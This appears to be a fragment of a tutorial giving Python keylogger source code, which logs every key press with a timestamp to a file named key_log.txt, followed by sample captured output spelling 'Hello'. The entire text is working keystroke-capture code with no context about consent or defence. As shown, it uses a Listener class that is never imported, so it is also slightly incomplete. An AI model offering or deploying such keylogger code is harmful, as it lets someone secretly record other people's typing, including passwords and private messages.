```

```
import logging
```

```
log_dir = ""
```

```
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,  
format='%(asctime)s:%(message)s:')
```

```
def on_press(key):
```

```
    logging.info(str(key))
```

```
with Listener(on_press=on_press) as listener:
```

```
    listener.join()
```

Output:

2024-03-06 16:17:32,268:Key.shift_r:
2024-03-06 16:17:32,796:Key.shift_r:
2024-03-06 16:17:32,833:Key.shift_r:
2024-03-06 16:17:32,849:'H':
2024-03-06 16:17:34,321:Key.space:
2024-03-06 16:17:34,681:'e':
2024-03-06 16:17:35,068:Key.space:
2024-03-06 16:17:35,888:'l':
2024-03-06 16:17:36,168:Key.space:
2024-03-06 16:17:36,985:'l':
2024-03-06 16:17:37,515:Key.space:
2024-03-06 16:17:37,901:'o':